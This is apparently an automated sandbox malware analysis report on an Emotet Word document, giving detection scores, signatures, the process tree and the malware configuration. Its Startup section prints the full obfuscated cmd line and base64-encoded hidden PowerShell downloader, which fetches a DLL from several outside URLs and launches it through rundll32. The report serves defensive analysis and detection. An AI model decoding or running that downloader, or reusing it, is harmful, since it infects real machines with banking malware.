ID: 343668
Sample Name: MENSAJE.doc
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 11:19:52
Date: 25/01/2021
Version: 31.0.0 Emerald

Table of Contents


Analysis Report MENSAJE.doc

Overview


General Information

Sample Name:	MENSAJE.doc
Analysis ID:	343668
MD5:	cca3520e9a551b..
SHA1:	cbc4f477ab784d5..
SHA256:	0965ec391a19f82..

Most interesting Screenshot:



Detection




Emotet

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus detection for URL or domain
- Multi AV Scanner detection for doma...
- Multi AV Scanner detection for dropp...
- Multi AV Scanner detection for subm...
- Office document tries to convince vi...
- System process connects to networ...
- Yara detected Emotet
- Creates processes via WMI
- Document contains an embedded VB...
- Document contains an embedded VB...
- Document contains an embedded VB...
- Encrypted powershell cmdline option...

Classification



Startup

- **System is w7x64**
- WINWORD.EXE (PID: 2416 cmdline: 'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /Automation -Embedding MD5: 95C38D04597050285A18F66039EDB456)
- cmd.exe (PID: 2376 cmdline: cmd cmd /c m^s^g %username% /v Wo^rd exp^erien^ced an er^ror tryi^ng to op^en th^e fi^le. & p^owe^rs^he^ll^ -w hi^dd^en -^e^nc IAAgAFM
AZQBUAC0AaQBUAEUAbQAgACgAIgB2AEEAUgBpACIAKwAiAGEAYgBMAGUAOgAwAGkAIgArACIAOQBmACIAKwAiAFoAYgAiACkAIAAgACgAIABbAFQAWQBwAEUAXQAoACIAe
wAxAH0AewAyAH0AewA0AH0AewA1AH0AewAwAH0AewAzAH0AewA2AH0AIgAgAC0ARgAgACcAVABPACcALAAnAFMAWQBTAFQAZQAnACwAJwBNAC4ASQBvAC4AZ
ABpACcALAAnAFIAJwAsACcAcgBlACcALAAnAEMAJwAsACcAWQAnACkAIAAgACkAIAAgADsAIAAgACAAJAB5AHcATQA5AG4AIAA9AFsAdABZAFAARQBdACgAIgB7ADUAfQB
7ADAAfQB7ADMAfQB7ADIAfQB7ADQAfQB7ADEAfQAiACAALQBGACAAJwBuAEUAdAAuAHMAZQBSAFYAJwAsACcAZQBSACcALAAnAEkAbgBUACcALAAnAGkAQwB
FAFAAbwAnACwAJwBtAGEATgBBAEcAJwAsACcAUwBZAHMAdABFAE0ALgAnACkAIAAgADsAIAAgACQAUwA0AGsANgB0AHIAagA9ACQATgA2ADkARwAgACsAIAB
bAGMAaABhAHIAXQAoADMAMwApACAAKwAgACQATwAyAF8AUAA7ACQARwAxADQAUQA9ACgAJwBVACcAKwAoACcAMwAnACsAJwA2AE4AJwApACkAOwAgACQAMAB
JADkAZgB6AGIAOgA6ACIAQwBSAGUAYQB0AGAARQBEAGkAcgBFAGAAYwBUAE8AUgBZACIAKAAkAEgATwBNAEUAIAArACAAKAAoACgAJwAyAE8AYgBMACcAKwA
nAGkAJwArACcAcQAnACkAKwAnADgAbAAnACsAJwA1ACcAKwAnADgAJwArACgAJwAyACcAKwAnAE8AYgBFAGcAJwApACsAKAAnAG8AJwArACcAawA3AGUAaQA
nACkAKwAoACcAMgBPACcAKwAnAGIAJwApACkAIAAtAEMAUgBlAHAATABBAGMARQAgACgAWwBDAGgAQQBSAF0ANQAwACsAWwBDAGgAQQBSAF0ANwA5ACsAWwB
DAGgAQQBSAF0AOQA4ACkALABbAEMAaABBAFIAXQA5ADIAKQApADsAJABPADIAXwBZAD0AKAAoACcAVAAnACsAJwAzADUAJwApACsAJwBEACcAKQA7ACAAKAA
gACAAZwBDAGkAIAAgAFYAQQBSAEkAQQBiAGwARQA6AHkAdwBtADkATgAgACkALgBWAGEAbAB1AGUAOgA6ACIAUwBFAGMAdQByAGAAaQBUAFkAcABgAFIAbwB
0AGAAbwBDAG8AbAAiACAAPQAgACgAKAAnAFQAbAAnACsAJwBzACcAKQArACcAMQAyACcAKQA7ACQAUwA3ADcATgA9ACgAJwBBACcAKwAoACcAOAAxACcAKwA
nAFcAJwApACkAOwAkAEcAcQBoADAAagBfAGIAIAA9ACAAKAAnAEQAJwArACgAJwA2ACcAKwAnADQATwAnACkAKQA7ACQAVwA4ADYATwA9ACgAKAAnAEMAJwA
rACcANAA3ACcAKQArACcARgAnACkAOwAkAE0AdABuADAANQB2AHIAPQAkAEgATwBNAEUAKwAoACgAJwB7ADAAfQAnACsAJwBMAGkAcQA4AGwANQA4AHsAMAB
9ACcAKwAoACcARQBnACcAKwAnAG8AJwApACsAJwBrADcAJwArACcAZQBpAHsAMAB9ACcAKQAgAC0AZgAgAFsAQwBoAGEAcgBdADkAMgApACsAJABHAHEAaAA
wAGoAXwBiACsAJwAuAGQAJwAgACsAIAAnAGwAbAAnADsAJABLADYAOQBXAD0AKAAoACcASAA4ACcAKwAnADkAJwApACsAJwBZACcAKQA7ACQAVABrADEAcQB
3AHQAOQA9ACcAaAAnACAAKwAgACcAdAB0ACcAIAArACAAJwBwACcAOwAkAE8AeQBsAHgAMQBkAGMAPQAoACgAJwB4ACAAWwAnACsAJwAgAHMAJwArACcAaAA
nACkAKwAnACAAYgAnACsAJwA6ACcAKwAnAC8AJwArACgAJwAvAG4AJwArACcAYQBkAHkAJwApACsAJwBzACcAKwAoACcAYQAnACsAJwAuAGMAJwApACsAJwBvAG0AJwArA
CgAJwAvACcAKwAnAHcAJwArACcAcAAnACsAJwAtAGMAbwBuAHQAZQAnACkAKwAnAG4AdAAnACsAJwAvAEEAJwArACgAJwBsAG0AJwArACcAZQB0ACcAKQArACcALwAnACs
AJwAhACcAKwAoACcAeAAnACsAJwAgAFsAJwApACsAKAAnACAAcwBoACAAYgAnACsAJwA6AC8ALwBiACcAKwAnAG8AbwBtACcAKwAnAGEAcgBrACcAKQArACgAJwBlAHQAZ
QAnACsAJwByAC4AJwArACcAYwBvACcAKQArACgAJwBtACcAKwAnAC8AdwAnACkAKwAoACcAcAAtAGMAJwArACcAbwBuAHQAJwArACcAZQAnACkAKwAnAG4AdAAnACsAKAA
nAC8AJwArACcANgAvACcAKQArACcAIQAnACsAKAAnAHgAIAAnACsAJwBbACAAcwBoACcAKQArACgAJwAgACcAKwAnAGIAOgAnACkAKwAnAC8ALwAnACsAKAAnAGMAcgBvA
G8AJwArACcAawAnACsAJwBzAC0AdABhAHkAbABBvAHIAJwApACsAKAAnAC4AYwAnACsAJwBvACcAKQArACcAbQAnACsAJwAvACcAKwAoACcAMQA2ACcAKwAnADcANgAnACk
AKwAnADQANwAnACsAKAAnADAAOQA3ADMAJwArACcALwAxAC8AIQAnACsAJwB4ACcAKQArACcAIABbACcAKwAnACAAcwAnACsAJwBoACcAKwAnACAAJwArACc
AYgA6ACcAKwAnAC8AJwArACgAJwAvAHcAJwArACcAaAAnACsAJwBpAHQAZQAnACkAKwAnAHQAJwArACcAaABlACcAKwAoACcAbQAnACsAJwBlAC4AJwApACsAJwB4AHkAJ
wArACgAJwB6AC8AJwArACcAdwBwAC0AYwBvAG4AJwArACcAdAAnACkAKwAoACcAZQBuAHQALwAnACsAJwBxACcAKQArACcAOABIACcAKwAoACcALwAhAHgAJwArACcAIAB
bACcAKwAnACAAcwBoACcAKQArACgAJwAgAGIAJwArACcAOgAnACkAKwAoACcALwAvAHIAJwArACcAZQB4ACcAKQArACgAJwAuAHQAYQAnACsAJwBzACcAKwAnAG0AaQByA
CcAKQArACgAJwBhACcAKwAnAGcAcgBvAHUAcAAuACcAKQArACgAJwBjAG8AbQAnACsAJwAvACcAKQArACgAJwB3ACcAKwAnAHAALQAnACkAKwAnAGkAbgAnA
CsAKAAnAGMAJwArACcAbAB1AGQAJwArACcAZQBzAC8AdQBuADYARwAvACcAKwAnACEAeAAgACcAKQArACgAJwBbACAAJwArACcAcwBoACAAYgA6ACcAKwAnA
C8ALwAnACkAKwAnAHIAJwArACcAYQBiACcAKwAoACcAaQAnACsAJwBlAGkALgAnACkAKwAoACcAZgB1ACcAKwAnAG4ALwAnACkAKwAnAGUAaQAnACsAJwBkAGwAJwArACg
AJwAtAHIAZQBjAG8AbgBzACcAKwAnAGkAJwArACcAZAAnACkAKwAnAGUAJwArACgAJwByAGEAJwArACcAdABpACcAKQArACgAJwBvAG4ALQBiAHMAJwArACcAMwBsACcAK
wAnAHUALwAnACkAKwAoACcAZgBlACcAKwAnAG8AJwApACsAJwBPAGkAJwArACgAJwBBAE8ALwAnACsAJwAhACcAKQArACgAJwB4ACcAKwAnACAAWwAgAHMAJ
wApACsAKAAnAGgAJwArACcAIABiACcAKQArACgAJwA6AC8AJwArACcALwAnACkAKwAoACcAbAAnACsAJwB2AG4AJwApACsAJwBzAGsAJwArACgAJwBpACcAKwAnAG4ALgB
jACcAKQArACgAJwBvACcAKwAnAG0ALwBoAC8AJwApACsAKAAnAEkAQgAnACsAJwAvACcAKQApAC4AIgByAGAAZQBwAGwAYABBAGMARQAiACgAKAAoACcAeAA
nACsAJwAgAFsAJwApACsAJwAgAHMAJwArACgAJwBoACAAJwArACcAYgAnACkAKQAsACgAWwBhAHIAcgBhAHkAXQAoACcAbgBqACcALAAnAHQAcgAnACkALAAnAHkAagAnA
CwAJwBzAGMAJwAsACQAVABrADEAcQB3AHQAOQAsACcAdwBkACcAKQBbADMAXQApAC4AIgBTAFAAYABMAGkAdAAiACgAJABSADYAOQBJACAAKwAgACQAUwA0A
GsANgB0AHIAagAgACsAIAAkAEMAMgA4AFEAKQA7ACQAQgAwADUASwA9ACgAJwBDACcAKwAoACcAOAAwACcAKwAnAE4AJwApACkAOwBmAG8AcgBlAGEAYwBoA
CAAKAAkAFQAdQA1AHQAdAB0AGEAIABpAG4AIAAkAE8AeQBsAHgAMQBkAGMAKQB7AHQAcgB5AHsAKAAmACgAJwBOAGUAJwArACcAdwAtAE8AYgBqAGUAJwArA
CcAYwB0ACcAKQAgAFMAeQBzAHQAZQBtAC4ATgBlAFQALgB3AEUAQgBDAGwAaQBlAE4AdAApAC4AIgBEAG8AdwBuAGAAbABvAEEARABBmAGAASQBMAGUAIgAoA
CQAVAB1ADUAdAB0AHQAYQAsACAAJABNAHQAbgAwADUAdgByACkAOwAkAEoAXwA0AEgAPQAoACgAJwBOACcAKwAnADAAMgAnACkAKwAnAFYAJwApADsASQBmA
CAAKAAoACYAKAAnAEcAZQB0AC0AJwArACcASQAnACsAJwB0AGUAbQAnACkAIAAkAE0AdABuADAANQB2AHIAKQAuACIATABFAG4AYABHAGAAVABIACIAIAAtA
GcAZQAgADQAMQA3ADMANwApACAAewAmACgAJwByAHUAbgBkAGwAJwArACcAbAAzADIAJwApACAAJABNAHQAbgAwADUAdgByACwAKAAoACcAQQBuACcAKwAnA
HkAJwApACsAJwBTACcAKwAoACcAdAByACcAKwAnAGkAbgAnACkAKwAnAGcAJwApAC4AIgB0AG8AcwB0AGAAUgBpAGAATgBnACIAKAApADsAJABTADQANwBXA
D0AKAAnAFcAMwAnACsAJwBfAE4AJwApADsAYgByAGUAYQBrADsAJABTAF8ANABFAD0AKAAoACcAQgAnACsAJwA1ADQAJwApACsAJwBaACcAKQB9AH0AYwBhA
HQAYwBoAHsAfQB9ACQAVQAzADUAUgA9ACgAJwBDADYAJwArACcANQBCACcAKQA= MD5: 5746BD7E255DD6A8AFA06F7C42C1BA41)

- msg.exe (PID: 2496 cmdline: msg user /v Word experienced an error trying to open the file. MD5: 2214979661E779C3E3C33D4F14E6F3AC)
- powershell.exe (PID: 2308 cmdline: powershell -w hidden -enc IAAgAFMAZQBUAC0AaQBUAEUAbQAgACgAIgB2AEEAUgBpACIAKwAiAGEAYgBMAGUAOgAw
AGkAIgArACIAOQBmACIAKwAiAFoAYgAiACkAIAAgACgAIABbAFQAWQBwAEUAXQAoACIAewAxAH0AewAyAH0AewA0AH0AewA1AH0AewAwAH0AewAzAH0AewA2
AH0AIgAgAC0ARgAgACcAVABPACcALAAnAFMAWQBTAFQAZQAnACwAJwBNAC4ASQBvAC4AZABpACcALAAnAFIAJwAsACcAcgBlACcALAAnAEMAJwAsACcAWQAn
ACkAIAAgACkAIAAgADsAIAAgACAAJAB5AHcATQA5AG4AIAA9AFsAdABZAFAARQBdACgAIgB7ADUAfQB7ADAAfQB7ADMAfQB7ADIAfQB7ADEAfQAi
ACAALQBGACAAJwBuAEUAdAAuAHMAZQBSAFYAJwAsACcAZQBSACcALAAnAEkAbgBUACcALAAnAGkAQwBFAFAAbwAnACwAJwBtAGEATgBBAEcAJwAsACcAUwBZ
AHMAdABFAE0ALgAnACkAIAAgADsAIAAgACQAUwA0AGsANgB0AHIAagA9ACQATgA2ADkARwAgACsAIABbAGMAaABhAHIAXQAoADMAMwApACAAKwAgACQATwAy
AF8AUAA7ACQARwAxADQAUQA9ACgAJwBVACcAKwAoACcAMwAnACsAJwA2AE4AJwApACkAOwAgACQAMABJADkAZgB6AGIAOgA6ACIAQwBSAGUAYQB0AGAARQBE
AGkAcgBFAGAAYwBUAE8AUgBZACIAKAAkAEgATwBNAEUAIAArACAAKAAoACgAJwAyAE8AYgBMACcAKwAnAGkAJwArACcAcQAnACkAKwAnADgAbAAnACsAJwA1
ACcAKwAnADgAJwArACgAJwAyACcAKwAnAE8AYgBFAGcAJwApACsAKAAnAG8AJwArACcAawA3AGUAaQAnACkAKwAoACcAMgBPACcAKwAnAGIAJwApACkAIAAt
AEMAUgBlAHAATABBAGMARQAgACgAWwBDAGgAQQBSAF0ANQAwACsAWwBDAGgAQQBSAF0ANwA5ACsAWwBDAGgAQQBSAF0AOQA4ACkALABbAEMAaA
BBAFIAXQA5ADIAKQApADsAJABPADIAXwBZAD0AKAAoACcAVAAnACsAJwAzADUAJwApACsAJwBEACcAKQA7ACAAKAAgACAAZwBDAGkAIAAgAFYAQQBSAEkAQQ
BiAGwARQA6AHkAdwBtADkATgAgACkALgBWAGEAbAB1AGUAOgA6ACIAUwBFAGMAdQByAHQAeQBQAHIAbwB0AGAAbwBDAG8AbAAiACAAPQAgACgAKA
AnAFQAbAAnACsAJwBzACcAKQArACcAMQAyACcAKQA7ACQAUwA3ADcATgA9ACgAJwBBACcAKwAoACcAOAAxACcAKwAnAFcAJwApACkAOwAkAEcAcQBoADAAag
BfAGIAIAA9ACAAKAAnAEQAJwArACgAJwA2ACcAKwAnADQATwAnACkAKQA7ACQAVwA4ADYATwA9ACgAKAAnAEMAJwArACcANAA3ACcAKQArACcARgAnACkAOw
AkAE0AdABuADAANQB2AHIAPQAkAEgATwBNAEUAKwAoACgAJwB7ADAAfQAnACsAJwBMAGkAcQA4AGwANQA4AHsAMAB9ACcAKwAoACcARQBnACcAKwAnAG8AJw
ApACsAJwBrADcAJwArACcAZQBpAHsAMAB9ACcAKQAgAC0AZgAgAFsAQwBoAGEAcgBdADkAMgApACsAJABHAHEAaAAwAGoAXwBiACsAJwAuAGQAJwAgACsAIA
AnAGwAbAAnADsAJABLADYAOQBXAD0AKAAoACcASAA4ACcAKwAnADkAJwApACsAJwBZACcAKQA7ACQAVABrADEAcQB3AHQAOQA9ACcAaAAnACAAKwAgACcAdA
B0ACcAIAArACAAJwBwACcAOwAkAE8AeQBsAHgAMQBkAGMAPQAoACgAJwB4ACAAWwAnACsAJwAgAHMAJwArACcAaAAnACkAKwAnACAAYgAnACsAJwA6ACcAKw
AnAC8AJwArACgAJwAvAG4AJwArACcAYQBkAHkAJwApACsAJwBzACcAKwAoACcAYQAnACsAJwAuAGMAJwApACsAJwBvAG0AJwArACgAJwAvACcAKwAnAHcAJw
ArACcAcAAnACsAJwAtAGMAbwBuAHQAZQAnACkAKwAnAG4AdAAnACsAJwAvAEEAJwArACgAJwBsAG0AJwArACcAZQB0ACcAKQArACcALwAnACsAJwAhACcAKw
AoACcAeAAnACsAJwAgAFsAJwApACsAKAAnACAAcwBoACAAYgAnACsAJwA6AC8ALwBiACcAKwAnAG8AbwBtACcAKwAnAGEAcgBrACcAKQArACgAJwBlAHQAZQ

AnACsAJwByAC4AJwArACcAYwBvACcAKQArACgAJwBtACcAKwAnAC8AdwAnACkAKwAoACcAcAAtAGMAJwArACcAbwBuAHQAJwArACcAZQAnACkAKwAnAG4AdA
AnACsAKAAnAC8AJwArACcANgAvACcAKQArACcAIQAnACsAKAAnAHgAIAAnACsAJwBbACAAcwBoACcAKQArACgAJwAgACcAKwAnAGIAOgAnACkAKwAnAC8ALw
AoACcAMQA2ACcAKwAnADcANgAnACkAKwAnADQANwAnACsAKAAnADAAOQA3ADMAJwArACcALwAxAC8AIQAnACsAJwB4ACcAKQArACcAIABbACcAKwAnACAAcw
AnACsAJwBoACcAKwAnACAAJwArACcAYgA6ACcAKwAnAC8AJwArACgAJwAvAHcAJwArACcAaAAnACsAJwBpAHQAZQAnACkAKwAnAHQAJwArACcAaABlACcAKw
AoACcAbQAnACsAJwBlAC4AJwApACsAJwB4AHkAJwArACgAJwB6AC8AJwArACcAdwBwAC0AYwBvAG4AJwArACcAdAAnACkAKwAoACcAZQBuAHQALwAnACsAJw
BxACcAKQArACcAOABIACcAKwAoACcALwAhAHgAJwArACcAIABbACcAKwAnACAAcwBoACcAKQArACgAJwAgAGIAJwArACcAOgAnACkAKwAoACcALwAvAHIAJw
ArACcAZQB4ACcAKQArACgAJwAuAHQAYQAnACsAJwBzACcAKwAnAG0AaQByACcAKQArACgAJwBhACcAKwAnAGcAcgBvAHUAcAAuACcAKQArACgAJwBjAG8AbQ
AnACsAJwAvACcAKQArACgAJwB3ACcAKwAnAHAALQAnACkAKwAnAGkAbgAnACsAKAAnAGMAJwArACcAbAB1AGQAJwArACcAZQBzAC8AdQBuADYARwAvACcAKw
AnACEAeAAgACcAKQArACgAJwBbACAAJwArACcAcwBoACAAYgA6ACcAKwAnAC8ALwAnACkAKwAnAHIAJwArACcAYQBiACcAKwAoACcAaQAnACsAJwBlAGkALg
AnACkAKwAoACcAZgB1ACcAKwAnAG4ALwAnACkAKwAnAGUAaQAnACsAJwBkAGwAJwArACgAJwAtAHIAZQBjAG8AbgBzACcAKwAnAGkAJwArACcAZAAnACkAKw
AnAGUAJwArACgAJwByAGEAJwArACcAdABpACcAKQArACgAJwBvAG4ALQBiAHMAJwArACcAMwBsACcAKwAnAHUALwAnACkAKwAoACcAZgBlACcAKwAnAG8AJw
ApACsAJwBPAGkAJwArACgAJwBBAE8ALwAnACsAJwAhACcAKQArACgAJwB4ACcAKwAnACAAWwAgAHMAJwApACsAKAAnAGgAJwArACcAIABiACcAKQArACgAJw
A6AC8AJwArACcALwAnACkAKwAoACcAbAAnACsAJwB2AG4AJwApACsAJwBzAGsAJwArACgAJwBpACcAKwAnAG4ALgBjACcAKQArACgAJwBvACcAKwAnAG0ALw
BoAC8AJwApACsAKAAnAEkAQgAnACsAJwAvACcAKQApAC4AIgByAGAAZQBwAGwAYABBAGMARQAiACgAKAAoACcAeAAnACsAJwAgAFsAJwApACsAJwAgAHMAJw
ArACgAJwBoACAAJwArACcAYgAnACkAKQAsACgAWwBhAHIAcgBhAHkAXQAoACcAbgBqACcALAAnAHQAcgAnACkALAAnAHkAagAnACwAJwBzAGMAJwAsACQAVA
BrADEAcQB3AHQAOQAsACcAdwBkACcAKQBbADMAXQApAC4AIgBTAFAAYABMAGkAdAAiACgAJABSADYAOQBJACAAKwAgACQAUwA0AGsANgB0AHIAagAgACsAIA
AkAEMAMgA4AFEAKQA7ACQAQgAwADUASwA9ACgAJwBDACcAKwAoACcAOAAwACcAKwAnAE4AJwApACkAOwBmAG8AcgBlAGEAYwBoACAAKAAkAFQAdQA1AHQAdA
B0AGEAIABpAG4AIAAkAE8AeQBsAHgAMQBkAGMAKQB7AHQAcgB5AHsAKAAmACgAJwBOAGUAJwArACcAdwAtAE8AYgBqAGUAJwArACcAYwB0ACcAKQAgAFMAeQ
BzAHQAZQBtAC4ATgBlAFQALgB3AEUAQgBDAGwAaQBlAE4AdAApAC4AIgBEAG8AdwBuAGAAbABvAEEARABmAGAASQBMAGUAIgAoACQAVAB1ADUAdAB0AHQAYQ
AsACAAJABNAHQAbgAwADUAdgByACkAOwAkAEoAXwA0AEgAPQAoACgAJwBOACcAKwAnADAAMgAnACkAKwAnAFYAJwApADsASQBmACAAKAAoACcAYAKAAnAEcAZQ
B0AC0AJwArACcASQAnACsAJwB0AGUAbQAnACkAIAAkAE0AdABuADAANQB2AHIAKQAuACIATABFAG4AYABHAGAAVABIACIAIAAtAGcAZQAgADQAMQA3ADMANw
ApACAAewAmACgAJwByAHUAbgBkAGwAJwArACcAbAAzADIAJwApACAAJABNAHQAbgAwADUAdgByACwAKAAoACcAQQBuACcAKwAnAHkAJwApACsAJwBTACcAKw
AoACcAdABjACcAKwAnAGkAbgAnACkAKwAnAGcAJwApAC4AIgB0AG8AcwB0AGAAUgBpAGAATgBnACIAKAAoACcAQgBuACcAKwAnAHkAJwApACsAJwBTACcAKw
BfAE4AJwApADsAYgByAGUAYQBrADsAJABTAF8ANABFAD0AKAAoACcAQgAnACsAJwA1ADQAJwApACsAJwBaACcAKQB9AH0AYwBhAHQAYwBoAHsAfQB9ACQAVQ
AzADUAUgA9ACgAJwBDADYAJwArACcANQBCACcAKQA= MD5: 852D67A27E454BD389FA7F02A8CBE23F)
  - rundll32.exe (PID: 2512 cmdline: 'C:\Windows\system32\rundll32.exe' C:\Users\user\Liq8l58\Egok7ei\D64O.dll AnyString MD5: DD81D91FF3B0763C392422865C9AC12E)
    - rundll32.exe (PID: 2360 cmdline: 'C:\Windows\system32\rundll32.exe' C:\Users\user\Liq8l58\Egok7ei\D64O.dll AnyString MD5: 51138BEEA3E2C21EC44D0932C71762A8)
      - rundll32.exe (PID: 2708 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Users\user\Liq8l58\Egok7ei\D64O.dll',#1 MD5: 51138BEEA3E2C21EC44D0932C71762A8)
        - rundll32.exe (PID: 2844 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Sqnknlpyv\hvpedfkj.tan',xwmmryHmiBrcQ MD5: 51138BEEA3E2C21EC44D0932C71762A8)
          - rundll32.exe (PID: 2804 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Sqnknlpyv\hvpedfkj.tan',#1 MD5: 51138BEEA3E2C21EC44D0932C71762A8)
            - rundll32.exe (PID: 2936 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Ceelf\ceht.ynf',LiprInkL MD5: 51138BEEA3E2C21EC44D0932C71762A8)
              - rundll32.exe (PID: 912 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Ceelf\ceht.ynf',#1 MD5: 51138BEEA3E2C21EC44D0932C71762A8)
                - rundll32.exe (PID: 2312 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Gstbghdcbll\xymuoataos.ccr',ZlOVOPTF kFCSlH MD5: 51138BEEA3E2C21EC44D0932C71762A8)
                  - rundll32.exe (PID: 2848 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Gstbghdcbll\xymuoataos.ccr',#1 MD5: 51138BEEA3E2C21EC44D0932C71762A8)
                    - rundll32.exe (PID: 3032 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Lzlvyublnqyq\ovcucjzboyk.nwn',dHWvVgE MD5: 51138BEEA3E2C21EC44D0932C71762A8)
                      - rundll32.exe (PID: 620 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Lzlvyublnqyq\ovcucjzboyk.nwn',#1 MD5: 51138BEEA3E2C21EC44D0932C71762A8)
                        - rundll32.exe (PID: 2368 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Woooizzjxmgfwuv\lldxvtebowotvy.flt',XiceWXom MD5: 51138BEEA3E2C21EC44D0932C71762A8)
                          - rundll32.exe (PID: 948 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Woooizzjxmgfwuv\lldxvtebowotvy.flt',#1 MD5: 51138BEEA3E2C21EC44D0932C71762A8)
- **cleanup**

Malware Configuration

Threatname: Emotet

```
{
  "RSA Public Key":
"MHwwDQYJKoZIhvcNAQEBBQADawAwaAJhAOZ9fLJ8UrI0OZURpPsR3eijAyfPj3z6\nuS75f2igmYFW2aWgNcFIzsAYQleKzD0nlCFHOo7Zf8/4wY2UW0CJ4dJEHnE/PHlz\n6uNk3pxjm7o4eCDyiJbzf+k0Azjl0q54FQIDAQAB"
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000010.00000002.2195836054.00000000001C0000.00000040.00000001.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
00000009.00000002.2118741033.00000000001C0000.00000040.00000001.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
00000011.00000002.2205409223.0000000000130000.00000040.00000001.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
0000000E.00000002.2173526087.00000000001A0000.00000040.00000001.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
0000000F.00000002.2186412601.00000000003B0000.00000040.00000001.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
Click to see the 31 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
12.2.rundll32.exe.1c0000.0.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
13.2.rundll32.exe.10000000.2.raw.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
14.2.rundll32.exe.1c0000.1.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
17.2.rundll32.exe.130000.0.raw.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
10.2.rundll32.exe.6d0000.1.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
Click to see the 67 entries				


Sigma Overview

System Summary:

Sigma detected: Suspicious Call by Ordinal

Sigma detected: Suspicious Encoded PowerShell Command Line

Signature Overview



- AV Detection
- Compliance
- Spreading
- Software Vulnerabilities
- Networking
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information

Click to jump to signature section

AV Detection:

- Antivirus detection for URL or domain
- Multi AV Scanner detection for domain / URL
- Multi AV Scanner detection for dropped file
- Multi AV Scanner detection for submitted file
- Machine Learning detection for dropped file

Compliance:

- Uses new MSVCR Dlls
- Binary contains paths to debug symbols

Networking:

- Potential dropper URLs found in powershell memory

E-Banking Fraud:

- Yara detected Emotet

System Summary:

- Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)
- Powershell drops PE file
- Very long command line found

Data Obfuscation:

- Document contains an embedded VBA with many GOTO operations indicating source code obfuscation
- Document contains an embedded VBA with many randomly named variables
- Document contains an embedded VBA with many string operations indicating source code obfuscation
- Obfuscated command line found
- Suspicious powershell command line found

Persistence and Installation Behavior:

- Creates processes via WMI

Hooking and other Techniques for Hiding and Protection:

- Hides that the sample has been downloaded from the Internet (zone.identifier)

HIPS / PFW / Operating System Protection Evasion:

- System process connects to network (likely due to code injection or exploit)
- Encrypted powershell cmdline option found

